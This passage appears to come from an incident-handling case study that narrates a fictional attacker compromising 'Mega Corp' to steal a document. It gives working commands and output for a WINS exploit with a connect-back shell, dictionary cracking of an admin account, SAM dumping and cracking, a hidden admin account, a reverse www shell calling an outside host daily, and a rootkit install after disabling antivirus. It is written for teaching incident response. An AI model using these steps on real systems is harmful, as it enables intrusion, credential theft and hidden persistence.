


Figure 5 - Selecting specific plug-in for scanning

He then selected a range of IP addresses to scan and pressed “start the scan” button (Figure 6).




Figure 6 - Selecting targets to scan

After few minutes of scans, Nessus displayed the results page. Billy could not believe his find. Sure enough the server is not patched with the latest security update for the WINS vulnerability (Figure 7). Billy found his entry point to the Mega Corp's network.




Figure 7 - Nessus Vulnerability Scan Report

Exploiting the System

Armed with the result of nmap scan and Nessus vulnerability scan, Billy started inventorying tools he needs to accomplish the attack. Billy decided to go home and download the tools and exploits and come back later. Once at home, Billy surfed to http://www.packetstormsecurity.com and downloaded the wins exploit (wins.c). He then downloaded a reverse www shell (rwwwshell-2.0.pl) from http://www.THC.org. He also decided to download a windows user level rootkit. He chose the AFX rootkit 2004 by aphex from http://iamaphex.net/downloads/. After collecting all his tools, Billy compiled his WINS exploit by typing the following.

```
"gcc -o wins wins.c"
```

Billy copied all the tools to his home directory on his ftp server, which runs locally from his laptop.

The next day Billy decided to go back at night so that his presence once again would not be detected. He set up his laptop as he did previously. He went to a directory where he stored the WINS exploit and typed "./wins" to find out the usage. The usage information came back as:

```
Usage: <victim-host> <connectback-ip> <connectback port>
```

Billy opened two terminal consoles. First, he used one to set up a netcat listener so that when the exploit sends a shell, the listener will receive it (Figure 8). With the second console he typed "./wins 192.168.227.10 192.168.227.140 3343" to exploit Mega Corp's WINS server (Figure 9).

Sweet!, Billy exclaimed when he saw the windows command shell. Billy has successfully exploited one of Mega Corp's Servers.




Figure 8 - Exploiting the WINS server




Figure 9 - Netcat Listener

Billy quickly searched the server for any file that has the word "RFP" within it. He did not find the file he was looking for on this server. So, he decided to steal the SAM database for password harvesting. He connected to his ftp server and downloaded the following tools to the WINS server into the c:\m3g4 directory.

1. Netcat (nc.exe)
2. Reverse www shell (rwwwshell-2.0.pl)
3. Windows NT/2000 remote password hash grabber (pwdump3.exe)
4. Enumeration utility (Enum.exe, password.lst and associated files)
5. AFX rootkit 2004 (root.exe and hook.dpr)

After completing the download, Billy started enumerating the WINS server he just compromised. Billy needs to find an account with administrator privileges before he can use pwdump3.exe to get the SAM file. He typed

"enum –G 192.168.227.10" were –G is for groups and memberships. The enum returned the following output.

```
C:\m3g4>enum -G 192.168.227.10
server: 192.168.227.10
connected as WINSSERVER\john, disconnecting... success.
setting up session... success.
Group: Administrators
WINSSERVER\Administrator
WINSSERVER\john
Group: Backup Operators
Group: Guests
WINSSERVER\Guest
WINSSERVER\TsInternetUser
WINSSERVER\IUSR_WINSSERVER
WINSSERVER\IWAM_WINSSERVER
Group: Power Users
Group: Replicator
Group: Users
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\Authenticated Users
WINSSERVER\john
WINSSERVER\beth
WINSSERVER\donald
Group: WINS Users
cleaning up... success.
```

Billy scanned through the output and discovered that Administrator and john were members of the Administrators Group. He noted these and executed the next step in acquiring the SAM database. He typed "enum –D –u john –f password.lst 192.168.227.10" where

-D for dictionary crack

-u user name to use (in this case john is the user who has administrator previlges)

-f dictionary file to use (in this case password.lst. This file comes with john [password cracker] software)

```
C:\m3g4>enum -D -u john -f password.lst 192.168.227.10
username: john
dictfile: password.lst
server: 192.168.227.10
(1) john | #!comment: Common passwords, compiled by Solar Design
return 1326, Logon failure: unknown user name or bad password.
(2) john | 12345
.
.{snip}
.
(64) john | summer
return 1326, Logon failure: unknown user name or bad password.
(65) john | sunshine
return 1326, Logon failure: unknown user name or bad password.
(66) john | andrew
password found: andrew
```

It seems that Billy just found john's password. John is the administrator for

Mega Corp's IT department. His account has an administrator privileges. Billy was very surprised to see a weak password for an administrator account. Now that he has an account with administrator privileges, Billy proceeded to use the pwdump3.exe to get the SAM database. He typed the following command using john's user name and password when prompted.

```
"dwdump3 192.168.227.10 sam.txt john"
```

The above command saved the SAM database in sam.txt. Billy uploaded this file to his ftp server for later cracking.

Before Billy went home, he scanned one of the Linux boxes with Nessus for vulnerability. He was not able to find any vulnerability so he tried to ssh to the computer. He used john's user ID and password to login. He typed

```
"ssh –v john@192.168.227.130"
```

He got prompted for password. He typed john's password and sure enough he got access to the Linux host. He quickly installed some backdoors and rootkits and went home.

Later that morning Billy copied the sam.txt file he downloaded to his ftp server to his Pentium 4 workstation. He typed "john sam.txt" and hit enter. Ten hours later Billy aborted john with the result shown below.

```
C:\john-16\run>john sam.txt
Loaded 10 passwords with no different salts (NT LM DES [24/32 4K])
ADMIN            (Administrator)
ANDREW           (john)
BUNNY            (beth)
VJUDTPC          (IUSR:1)
HFJBLVH          (IWAM:1)
!!ABC            (donald)
guesses: 6  time: 0:10:08:06 (3)  c/s: 3156811  trying: TGO8G-S -
LFO8G-S
Session aborted
```

As seen above, Billy was able to get multiple passwords including the administrator password.

Network Diagram




Figure 10 - Mega Corp Network Diagram

Keeping Access

After all the work Billy put in breaking in to Mega Corp, he did not want to lose the access he gained. He decided to install rootkits and backdoors to the two computers he has gained control. First on the WINS server he was able to gain access via terminal services using John's user name and password. If John changes his password or patches the WINS server, Billy would lose access to the server. He decided to create his own account on the server. He typed the following commands to add a user/password and add the newly created user to the administrators group.

```
C:\>net user PRINT_ADMIN cr4ckm3 /add
The command completed successfully.

C:\>net localgroup administrators PRINT_ADMIN /add
command completed successfully.
```

He tested the new user name and password by connecting to the server through terminal services. The test was successful.

Next, Billy decided to install a reverse www shell on the Linux workstation. He connected to the workstation via SSH and copied the reverse www shell backdoor to it. He edited the perl code and configured both the server (Master) and client (Slave) mode. He set the master IP address so the client can connect to it on port 8080. He also set the slave so that it can connect to the server every day at 12:00AM (midnight) and execute a shell. Part of the perl code is listed below.

```
MASTER CONFIG (specific for the MASTER)
#
$LISTEN_PORT=8080;        # on which port to listen (80 [needs
                        root] or 8080)
$SERVER="220.xxx.xxx.xxx";      # the host to run on (ip/dns)
                        (the SLAVE needs this!)

#
# SLAVE CONFIG (specific for the SLAVE)
#
$SHELL="/bin/sh -i";     # program to execute (e.g. /bin/sh)
$DELAY="3";              # time to wait for output after your
                        command(s)
$TIME="23:59";           # time when to connect to the master
                        (unset if now)
$DAILY="yes";            # tries to connect once daily if set with
                        something
#$PROXY="127.0.0.1";     # set this with the Proxy if you must use
                        one
#$PROXY_PORT="3128";     # set this with the Proxy Port if you
                        must use one
#$PROXY_USER="user";     # username for proxy authentication
#$PROXY_PASSWORD="pass";# password for proxy authentication
```

```
#$DEBUG="yes";          # for debugging purpose, turn off when in
production
$BROKEN_RECV="yes";     # For AIX & OpenBSD, NOT for Linux & Solaris
# END OF CONFIG         # nothing for you to do after this point #
```

After the configuration was completed, Billy ran "./rwwwshell-2.0.pl master" on his home computer so that it can listen to the compromised Linux workstation when it connects to it via web services (Figure 11).




Figure 11 - Reverse www shell listening on the Master computer

He then ran the command "`./rwwwshell slave`" on Mega Corp's Linux workstation. If all works right, the workstation will connect to Billy's server everyday at midnight (Figure 12).




Figure 12 - Reverse www shell after client connects to it.

Covering Tracks

Billy did not want his work to be discovered before he gets his prize, the RFP response for his uncle. He decided to install the rootkit he downloaded earlier, the AFX rootkit 2004. He first stopped the anti-virus service and then he copied the rootkit to the directory where he copied all his tools (c:\m3g4). He listed the directory as shown in figure 13 to verify the existence of the directory. He executed the rootkit by typing

```
C:\>start c:\m3g4\root.exe /i
```

/i switch is for Invisible. After the rootkit was executed all files in the c:\m3g4 directory are hidden from the local user or administrator (figure 14).

